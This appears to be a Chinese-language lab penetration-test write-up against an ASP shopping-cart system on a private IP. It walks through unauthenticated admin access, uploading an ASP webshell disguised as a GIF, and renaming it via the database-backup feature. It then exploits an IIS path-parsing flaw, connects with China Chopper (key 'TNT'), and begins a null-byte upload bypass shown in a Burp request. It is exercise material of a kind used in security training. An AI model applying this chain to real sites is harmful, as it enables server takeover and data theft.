

网址: <http://192.168.1.55:81/gouwu>

通过御剑扫描获得后台地址:

<http://192.168.1.55:81/gouwu/admin>

登录发现不用输入用户名密码即可登录

网软购物系统后台管理登录

非管理员请勿尝试登陆本系统

请注意登录密码的大小写

管理员帐号:

管理员密码:

程序验证码:  2640

发现上传功能, 使用bp抓包尝试

商品信息批量导入功能

商品信息批量修改功能

商品信息导入导出功能

缺货管理

信息管理

添加新闻 | 管理新闻

添加资讯 | 管理资讯

新闻分类 | 资讯分类

公告设置 | 留言管理

投票管理 | 销售统计

VIP管理

添加奖品

积分兑换 | VIP 说明

VIP 活动 | 幸运 VIP

用户管理

注册用户管理

匿名用户管理

后台用户管理

修改管理密码

添加奖品

奖品名称:

规格:

所需积分: 参考市场价  元 所需积分

奖品图片:

奖品说明:

☐ 显示 (不选为隐藏)

添加奖品			
奖品名称:	<input type="text" value="11"/>		
规格:	<input type="text" value="11"/>		
所需积分:	参考市场价	<input type="text" value="11"/> 元	所需积分 <input type="text" value="50"/>
奖品图片:	<input type="text" value="roimage/2019102714565249892.gif"/>		<input type="button" value="上传小图片"/>
	<input type="text"/>		<input type="button" value="上传大图片"/>
奖品说明:			

上传php.gif获得上传路径: upfile/proimage/2019102714565249892.gif

发现可以访问:

<http://192.168.1.55:81/gouwu/upfile/proimage/2019102714525720079.gif>

上传asp.gif upfile/proimage/201910271572792340.gif

发现可以访问:

<http://192.168.1.55:81/gouwu/upfile/proimage/201910271572792340.gif>

使用中国菜刀执行:

<http://192.168.1.55:81/gouwu/upfile/proimage/201910271572792340.gif>

key: TNT

发现无法执行

进行文件改名尝试

发现数据备份功能

VIP管理

添加奖品 | 查看修改

积分兑奖 | VIP 说明

VIP 活动 | 幸运 VIP

用户管理

注册用户管理

匿名用户管理

后台用户管理

修改管理密码

邮件群发管理

省市管理

省管理 | 市管理

数据处理 (Access)

数据备份 | 数据压缩

空间占用 | 系统环境

短信管理

收件箱 | 撰写新短信

发件箱 | 删除短消息

备份数据库

注意: 备份数据需要FSO组件支持, FSO组件的相关帮助! 路径都是程序空间根目录的相对路径! 可能在有些空间备份后, 在本机上不存

当前数据库路径:  请正确添写您当前使用的数据库路径!

备份数据库目录:  如果目录不存在, 程序将自动创建!

备份数据库名称: 默认为shop.mdb 备份后请到相应目录下下载数据备份!

在上面填写数据库路径及数据库完整名称, 程序的默认数据库文件为shop.mdb

您可以用这个功能来备份您的数据库, 以保证数据的安全!


Copyright © 2010-2030 广州网软天下信息技术有限公司 All rights reserved

填写内容:


../upfile/proimage/201910271572792340.gif

../Databackup/1.asp

备份成功




访问文件: <http://192.168.1.55:81/gouwu/Databackup/1.asp>



更具 解析漏洞重新访问:

<http://192.168.1.55:81/gouwu/Databackup/1.asp/shop.mdb>



使用菜刀链接，获得所有权限

<http://192.168.1.55:81/gouwu/Databackup/1.asp/shop.mdb>

00截断:

上传脱线使用bp截取

myiom

-----24623170415612

Content-Disposition: form-data; name="act"

uploadfile/

-----24623170415612

Content-Disposition: form-data; name="file1"; filename="webshell.asp"

Content-Type: application/octet-stream

修改路径使用